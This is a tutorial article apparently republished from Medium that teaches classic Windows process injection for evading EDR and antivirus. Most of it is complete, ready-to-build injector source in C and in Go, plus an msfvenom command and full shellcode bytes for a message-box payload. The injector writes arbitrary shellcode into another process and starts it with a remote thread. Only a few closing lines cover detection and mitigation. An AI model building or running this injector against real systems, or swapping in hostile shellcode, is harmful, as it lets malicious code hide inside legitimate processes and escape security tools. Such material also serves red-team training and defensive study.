Basic Process Injection in C and Go
Originally published on Medium.
Hello defenders and red-teamers, let’s lift the veil on process injection.
In this article, I showcase a basic example of process injection on Windows. I provide an overview you can extend if you want to go further in your offensive cybersecurity journey. Don’t hesitate to read other articles and resources to deepen your knowledge on this subject. The most important thing is to take your time to understand the concepts. For now, let’s dive into the world of process injection.
Ethic and legal notice. A small reminder before getting into the topic. This article is for educational purpose only. Do not run offensive techniques against systems you do not own or have explicit permission to test. Always act responsibly and if so, enjoy !
Platform choice. I use Windows (I used Windows 11 for my tests with Windows Defender disabled) because it exposes a native API that lets us interact with processes and memory. Process injection is typically harder on Linux in common configurations because processes usually lack permissions required to modify other running processes. Throughout this article I will refer to well-documented Windows API provided by Microsoft. I strongly recommend reading it if you want to fully understand the internals. Anyway I will come up with detailed explanations here :)).
Languages used. Examples are provided in C and Go, two languages often used in offensive tooling. C gives a low-level understanding of how memory and system calls behave (and you love C, don’t you ? <(“)> ). Go offers a higher-level approach with safer defaults that help avoid common memory bugs (and we obviously also love Go). Additionnally, other languages such as Rust or C++ are also relevant for this field; many of these are C-based because the Windows native API is a C API.
What you need to know about process injection
Press enter or click to view image in full size

Figure 1 : Process injection
Process injection is one of several techniques (alongside process hollowing, DLL sideloading, etc.) whose goal is to hide a program’s execution from EDR (Endpoint Detection and Response) or AV (AntiVirus). In real-world scenarios, attackers use these techniques to run code under a legitimate process context to evade detection. Thus, the malicious code runs under the legitimate process and not under the attacker process. As shown in Figure 1, a simple injection flow typically involves four main building blocks:
- OpenProcess() — obtain a handle to the target process.
- VirtualAllocEx() — allocate memory inside the target process.
- WriteProcessMemory() — wirte the payload into that memory.
- CreateRemoteThread() — execute the payload inside the target process.
Programming process injection step by step
In this part, I will relate on C language. As we want to inject code into another running process, we first need to retrieve his id to be able to target it. To get the process id (PID), you can simply open the windows task manager and grab the PID of your targeted process.
1
2
3
DWORD PID = 0;
printf("Enter PID: ");
scanf("%d", &PID);
Now that we have the PID’s desired process, we can target and get a handle to it, so we use OpenProcess() function. As I previously mentionned, do not hesitate to consult the Windows API documentation to understand parameters.
1
2
3
4
5
6
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
if(hProcess == NULL) {
    printf("[-] Error OpenProcess");
    return 1;
}
printf("[+] OpenProcess successful\n");
As we managed to retrieve a handle to the targeted process, we need to allocate a memory space in order to write code in it. VirtualAllocEx() function is suitable for this. We use it instead of VirtualAlloc() because we want to allocate memory in the address space of another process. Note that we specify MEM_COMMIT and MEM_RESERVE because we basically want to reserve addresses in memory and convert them into usable pages (memory accessible, with protections).
1
2
3
4
5
6
LPVOID pAlloc = VirtualAllocEx(hProcess, NULL, sizeof(payload) + 1, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if(pAlloc == NULL) {
    printf("[-] Error VirtualAllocEx");
    return 1;
}
printf("[+] VirtualAllocEx successful\n");
As we reserved memory space into the process, we can now write our shellcode in it (shellcode’s generation will be cover in a next part). We use WriteProcessMemory() function.
1
2
3
4
5
if(!WriteProcessMemory(hProcess, pAlloc, (LPVOID)payload, sizeof(payload) + 1, NULL)) {
    printf("[-] Error WriteProcessMemory");
    return 1;
}
printf("[+] WriteProcessMemory successful\n");
Everything is set up, so now, we can create a thread that runs in the virtual address space of the targeted process. To perform this task, we use CreateRemoteThread() function.
1
2
3
4
5
6
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pAlloc, NULL, 0, NULL);
if(hThread == NULL) {
    printf("[-] Error CreateRemoteThread");
    return 1;
}
printf("[+] CreateRemoteThread successful\n");
Finally, we make the calling process wait until the thread stops.
1
WaitForSingleObject(hThread, INFINITE);
Generate a shellcode
For the process injection to work, we need a payload to inject. To do so, tools exist to convert binaries into shellcode like donut (I will cover this tool in a next article) or to generate shellcode payloads; you can also craft payloads in assembly if you want full control. For this demonstration I used a harmless payload that pops a Windows message box. I used a built-in kali linux tool, msfvenom, which allows us to generate a shellcode.
1
msfvenom -p windows/x64/messagebox TEXT='Process Injection successful' TITLE='PoC' -b '\x00' -f c
- -p — specify the payload we want to generate.
- -b ‘\x00’— do not include null byte in the payload, necessary to avoid any issues related to string termination with a null byte.
- -f c — specify the output’s type, which is C bytes in our case.
It outputs the following shellcode :
1
0x48,0x31,0xc9,0x48,0x81,0xe9,0xd8,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,0xff,0xff,0x48,0xbb,0x8f,0xd6,0x43,0x3e,0x74,0x3b,0x42,0xb0,0x48,0x31,0x58,0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0x73,0x9e,0xc2,0xda,0x84,0xc4,0xbd,0x4f,0x67,0x1a,0x43,0x3e,0x74,0x7a,0x13,0xf1,0xdf,0x84,0x12,0x76,0x45,0xe9,0x14,0xd5,0xc7,0x5d,0x11,0x5e,0x3c,0xb0,0x10,0xa8,0xc7,0x5d,0x11,0x1e,0x3c,0x34,0xf5,0xfa,0xc5,0x9e,0xc8,0x4c,0x24,0x76,0x73,0x79,0xc7,0xe7,0x83,0x92,0x48,0x5a,0x3e,0xb2,0xa3,0xf6,0x02,0xff,0xbd,0x36,0x03,0xb1,0x4e,0x34,0xae,0x6c,0x3c,0xb0,0x10,0x90,0xce,0x87,0xc8,0x7c,0x48,0x73,0x43,0x60,0xe9,0x57,0x3b,0x26,0x7f,0x39,0x4d,0x35,0xfd,0xd6,0x43,0x3e,0xff,0xbb,0xca,0xb0,0x8f,0xd6,0x0b,0xbb,0xb4,0x4f,0x25,0xf8,0x8e,0x06,0xc8,0x76,0x6c,0x7f,0xc9,0xf0,0xaf,0x86,0x0a,0x3f,0xa4,0xd8,0x14,0xf8,0x70,0x1f,0x02,0xb5,0x40,0xb3,0x0a,0xb1,0x59,0x9b,0x72,0xf7,0x3c,0x0a,0x82,0x1c,0xce,0x17,0x8a,0x33,0x35,0x3a,0x83,0x88,0x6f,0xa3,0xb2,0x72,0x77,0x77,0x66,0xb8,0xca,0xef,0x92,0x4b,0xac,0x63,0x06,0x3b,0xcf,0xf2,0x0a,0x3f,0xa4,0x5d,0x03,0x3b,0x83,0x9e,0x07,0xb5,0x34,0x27,0x0b,0xb1,0x5f,0x97,0xc8,0x3a,0xfc,0x73,0x43,0x60,0xce,0x8e,0x02,0x66,0x2a,0x62,0x18,0xf1,0xd7,0x97,0x1a,0x7f,0x2e,0x73,0xc1,0x5c,0xaf,0x97,0x11,0xc1,0x94,0x63,0x03,0xe9,0xd5,0x9e,0xc8,0x2c,0x9d,0x70,0xbd,0x4f,0x70,0x8b,0xab,0x35,0x74,0x3b,0x42,0xc5,0xfc,0xb3,0x31,0x0d,0x46,0x15,0x26,0xdc,0xe3,0xd6,0x1a,0x7f,0xce,0x77,0x35,0x96,0x88,0x29,0x96,0x77,0xb3,0xfa,0x42,0xb0,0x8f,0xd6,0xab,0x23,0x74,0x3b,0x42,0xe0,0xfd,0xb9,0x20,0x5b,0x07,0x48,0x62,0xf9,0xe1,0xbc,0x26,0x5d,0x00,0x52,0x2d,0xde,0xaf,0xa5,0x36,0x5d,0x17,0x5e,0x31,0xc3,0xe9,0xa3,0x2f,0x3e,0x2e,0xd3,0x46,0xb0,0x8f,0xd6,0x13,0x51,0x37,0x3b,0x03,0xe8,0xc7,0xe7,0x8a,0x7f,0xce,0x7e,0xc1,0xe6,0x88,0x29,0x96,0x76,0x45,0xf2,0x03,0x0a,0x7f,0x63,0xe1,0x68,0x8b,0xee,0x42,0xb0
Copy the output and paste it into your code, in the payload variable.
Note: I’ll cover shellcode creation from scratch in a future article (x64 assembly is non-trivial but very instructive). It is really not that simple because it implies to code in assembly (‘_’), fortunately, it is not the case today.
Put it all together
In C :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
#include <stdio.h>
#include <Windows.h>

unsigned char payload[] = {
    0x48,0x31,0xc9,0x48,0x81,0xe9,0xd8,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,
    0xff,0xff,0xff,0x48,0xbb,0x8f,0xd6,0x43,0x3e,0x74,0x3b,0x42,0xb0,0x48,
    0x31,0x58,0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0x73,0x9e,0xc2,
    0xda,0x84,0xc4,0xbd,0x4f,0x67,0x1a,0x43,0x3e,0x74,0x7a,0x13,0xf1,0xdf,
    0x84,0x12,0x76,0x45,0xe9,0x14,0xd5,0xc7,0x5d,0x11,0x5e,0x3c,0xb0,0x10,
    0xa8,0xc7,0x5d,0x11,0x1e,0x3c,0x34,0xf5,0xfa,0xc5,0x9e,0xc8,0x4c,0x24,
    0x76,0x73,0x79,0xc7,0xe7,0x83,0x92,0x48,0x5a,0x3e,0xb2,0xa3,0xf6,0x02,
    0xff,0xbd,0x36,0x03,0xb1,0x4e,0x34,0xae,0x6c,0x3c,0xb0,0x10,0x90,0xce,
    0x87,0xc8,0x7c,0x48,0x73,0x43,0x60,0xe9,0x57,0x3b,0x26,0x7f,0x39,0x4d,
    0x35,0xfd,0xd6,0x43,0x3e,0xff,0xbb,0xca,0xb0,0x8f,0xd6,0x0b,0xbb,0xb4,
    0x4f,0x25,0xf8,0x8e,0x06,0xc8,0x76,0x6c,0x7f,0xc9,0xf0,0xaf,0x86,0x0a,
    0x3f,0xa4,0xd8,0x14,0xf8,0x70,0x1f,0x02,0xb5,0x40,0xb3,0x0a,0xb1,0x59,
    0x9b,0x72,0xf7,0x3c,0x0a,0x82,0x1c,0xce,0x17,0x8a,0x33,0x35,0x3a,0x83,
    0x88,0x6f,0xa3,0xb2,0x72,0x77,0x77,0x66,0xb8,0xca,0xef,0x92,0x4b,0xac,
    0x63,0x06,0x3b,0xcf,0xf2,0x0a,0x3f,0xa4,0x5d,0x03,0x3b,0x83,0x9e,0x07,
    0xb5,0x34,0x27,0x0b,0xb1,0x5f,0x97,0xc8,0x3a,0xfc,0x73,0x43,0x60,0xce,
    0x8e,0x02,0x66,0x2a,0x62,0x18,0xf1,0xd7,0x97,0x1a,0x7f,0x2e,0x73,0xc1,
    0x5c,0xaf,0x97,0x11,0xc1,0x94,0x63,0x03,0xe9,0xd5,0x9e,0xc8,0x2c,0x9d,
    0x70,0xbd,0x4f,0x70,0x8b,0xab,0x35,0x74,0x3b,0x42,0xc5,0xfc,0xb3,0x31,
    0x0d,0x46,0x15,0x26,0xdc,0xe3,0xd6,0x1a,0x7f,0xce,0x77,0x35,0x96,0x88,
    0x29,0x96,0x77,0xb3,0xfa,0x42,0xb0,0x8f,0xd6,0xab,0x23,0x74,0x3b,0x42,
    0xe0,0xfd,0xb9,0x20,0x5b,0x07,0x48,0x62,0xf9,0xe1,0xbc,0x26,0x5d,0x00,
    0x52,0x2d,0xde,0xaf,0xa5,0x36,0x5d,0x17,0x5e,0x31,0xc3,0xe9,0xa3,0x2f,
    0x3e,0x2e,0xd3,0x46,0xb0,0x8f,0xd6,0x13,0x51,0x37,0x3b,0x03,0xe8,0xc7,
    0xe7,0x8a,0x7f,0xce,0x7e,0xc1,0xe6,0x88,0x29,0x96,0x76,0x45,0xf2,0x03,
    0x0a,0x7f,0x63,0xe1,0x68,0x8b,0xee,0x42,0xb0
};

int main(int argc, char** argv) {
    DWORD PID = 0;
    printf("Enter PID: ");
    scanf("%d", &PID);

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    if(hProcess == NULL) {
        printf("[-] Error OpenProcess");
        return 1;
    }
    printf("[+] OpenProcess successful\n");

    LPVOID pAlloc = VirtualAllocEx(hProcess, NULL, sizeof(payload) + 1, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if(pAlloc == NULL) {
        printf("[-] Error VirtualAllocEx");
        return 1;
    }
    printf("[+] VirtualAllocEx successful\n");

    if(!WriteProcessMemory(hProcess, pAlloc, (LPVOID)payload, sizeof(payload) + 1, NULL)) {
        printf("[-] Error WriteProcessMemory");
        return 1;
    }
    printf("[+] WriteProcessMemory successful\n");

    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pAlloc, NULL, 0, NULL);
    if(hThread == NULL) {
        printf("[-] Error CreateRemoteThread");
        return 1;
    }
    printf("[+] CreateRemoteThread successful\n");

    printf("[*] Waiting for the remote thread to finish...\n");
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hProcess);
    CloseHandle(hThread);

    return 0;
}
In Go :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
package main

import (
    "fmt"
    "syscall"
    "unsafe"
)

var (
    kernel32 = syscall.NewLazyDLL("kernel32.dll")
    procOpenProcess = kernel32.NewProc("OpenProcess")
    procVirtualAllocEx = kernel32.NewProc("VirtualAllocEx")
    procWriteProcessMemory = kernel32.NewProc("WriteProcessMemory")
    procCreateRemoteThread = kernel32.NewProc("CreateRemoteThread")
    procWaitForSingleObject = kernel32.NewProc("WaitForSingleObject")
    procCloseHandle = kernel32.NewProc("CloseHandle")
)

const (
    MEM_COMMIT = 0x1000
    MEM_RESERVE = 0x2000
    PAGE_EXECUTE_READWRITE = 0x40
    INFINITE = 0xFFFFFFFF
    PROCESS_ALL_ACCESS = 0x1F0FFF
)

var payload = []byte{
    0x48,0x31,0xc9,0x48,0x81,0xe9,0xd8,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,
    0xff,0xff,0xff,0x48,0xbb,0x8f,0xd6,0x43,0x3e,0x74,0x3b,0x42,0xb0,0x48,
    0x31,0x58,0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0x73,0x9e,0xc2,
    0xda,0x84,0xc4,0xbd,0x4f,0x67,0x1a,0x43,0x3e,0x74,0x7a,0x13,0xf1,0xdf,
    0x84,0x12,0x76,0x45,0xe9,0x14,0xd5,0xc7,0x5d,0x11,0x5e,0x3c,0xb0,0x10,
    0xa8,0xc7,0x5d,0x11,0x1e,0x3c,0x34,0xf5,0xfa,0xc5,0x9e,0xc8,0x4c,0x24,
    0x76,0x73,0x79,0xc7,0xe7,0x83,0x92,0x48,0x5a,0x3e,0xb2,0xa3,0xf6,0x02,
    0xff,0xbd,0x36,0x03,0xb1,0x4e,0x34,0xae,0x6c,0x3c,0xb0,0x10,0x90,0xce,
    0x87,0xc8,0x7c,0x48,0x73,0x43,0x60,0xe9,0x57,0x3b,0x26,0x7f,0x39,0x4d,
    0x35,0xfd,0xd6,0x43,0x3e,0xff,0xbb,0xca,0xb0,0x8f,0xd6,0x0b,0xbb,0xb4,
    0x4f,0x25,0xf8,0x8e,0x06,0xc8,0x76,0x6c,0x7f,0xc9,0xf0,0xaf,0x86,0x0a,
    0x3f,0xa4,0xd8,0x14,0xf8,0x70,0x1f,0x02,0xb5,0x40,0xb3,0x0a,0xb1,0x59,
    0x9b,0x72,0xf7,0x3c,0x0a,0x82,0x1c,0xce,0x17,0x8a,0x33,0x35,0x3a,0x83,
    0x88,0x6f,0xa3,0xb2,0x72,0x77,0x77,0x66,0xb8,0xca,0xef,0x92,0x4b,0xac,
    0x63,0x06,0x3b,0xcf,0xf2,0x0a,0x3f,0xa4,0x5d,0x03,0x3b,0x83,0x9e,0x07,
    0xb5,0x34,0x27,0x0b,0xb1,0x5f,0x97,0xc8,0x3a,0xfc,0x73,0x43,0x60,0xce,
    0x8e,0x02,0x66,0x2a,0x62,0x18,0xf1,0xd7,0x97,0x1a,0x7f,0x2e,0x73,0xc1,
    0x5c,0xaf,0x97,0x11,0xc1,0x94,0x63,0x03,0xe9,0xd5,0x9e,0xc8,0x2c,0x9d,
    0x70,0xbd,0x4f,0x70,0x8b,0xab,0x35,0x74,0x3b,0x42,0xc5,0xfc,0xb3,0x31,
    0x0d,0x46,0x15,0x26,0xdc,0xe3,0xd6,0x1a,0x7f,0xce,0x77,0x35,0x96,0x88,
    0x29,0x96,0x77,0xb3,0xfa,0x42,0xb0,0x8f,0xd6,0xab,0x23,0x74,0x3b,0x42,
    0xe0,0xfd,0xb9,0x20,0x5b,0x07,0x48,0x62,0xf9,0xe1,0xbc,0x26,0x5d,0x00,
    0x52,0x2d,0xde,0xaf,0xa5,0x36,0x5d,0x17,0x5e,0x31,0xc3,0xe9,0xa3,0x2f,
    0x3e,0x2e,0xd3,0x46,0xb0,0x8f,0xd6,0x13,0x51,0x37,0x3b,0x03,0xe8,0xc7,
    0xe7,0x8a,0x7f,0xce,0x7e,0xc1,0xe6,0x88,0x29,0x96,0x76,0x45,0xf2,0x03,
    0x0a,0x7f,0x63,0xe1,0x68,0x8b,0xee,0x42,0xb0,
}

func main() {
    var pid uint32
    fmt.Print("Enter PID: ")
    fmt.Scan(&pid)

    hProcess, _, err := procOpenProcess.Call(
        uintptr(PROCESS_ALL_ACCESS),
        uintptr(0),
        uintptr(pid),
    )
    if hProcess == 0 {
        fmt.Println("[-] Error OpenProcess:", err)
        return
    }
    fmt.Println("[+] OpenProcess successful")

    addr, _, err := procVirtualAllocEx.Call(
        hProcess,
        0,
        uintptr(len(payload)),
        MEM_COMMIT|MEM_RESERVE,
        PAGE_EXECUTE_READWRITE,
    )
    if addr == 0 {
        fmt.Println("[-] Error VirtualAllocEx:", err)
        return
    }
    fmt.Println("[+] VirtualAllocEx successful")

    written, _, err := procWriteProcessMemory.Call(
        hProcess,
        addr,
        uintptr(unsafe.Pointer(&payload[0])),
        uintptr(len(payload)),
        0,
    )
    if written == 0 {
        fmt.Println("[-] Error WriteProcessMemory:", err)
        return
    }
    fmt.Println("[+] WriteProcessMemory successful")

    hThread, _, err := procCreateRemoteThread.Call(
        hProcess,
        0,
        0,
        addr,
        0,
        0,
        0,
    )
    if hThread == 0 {
        fmt.Println("[-] Error CreateRemoteThread:", err)
        return
    }
    fmt.Println("[+] CreateRemoteThread successful")

    fmt.Println("[*] Waiting for the remote thread to finish...")
    procWaitForSingleObject.Call(hThread, INFINITE)
    procCloseHandle.Call(hThread)
    procCloseHandle.Call(hProcess)
}
Run the injection
Build the injector program and run it. The program asks for a target PID; choose a legitimate, benign process (e.g., Notepad) for testing in a controlled lab. To retrieve the PID, open task manager and look for the PID of the process running your benign process. If the injection succeeds, the payload runs in the context of that process and you should observe the intended harmless effect (here, as shown in Figure 2, a message box).
Press enter or click to view image in full size

Figure 2 : Run the injection
Detection and mitigation
- Monitor unusual memory allocations and dynamically added executable protections.
- Correlate remote thread creation with write operations on another process’s memory.
- Apply the principle of least privilege, harden sensitive processes, and protect critical processes.
Congrats, you have executed your own process injection to hide and run a shellcode into a legitimate process.
Feedback and contact. Don’t hesitate to give me feedback or contact me to discuss. Programs are available on my Github repository.
See you next time !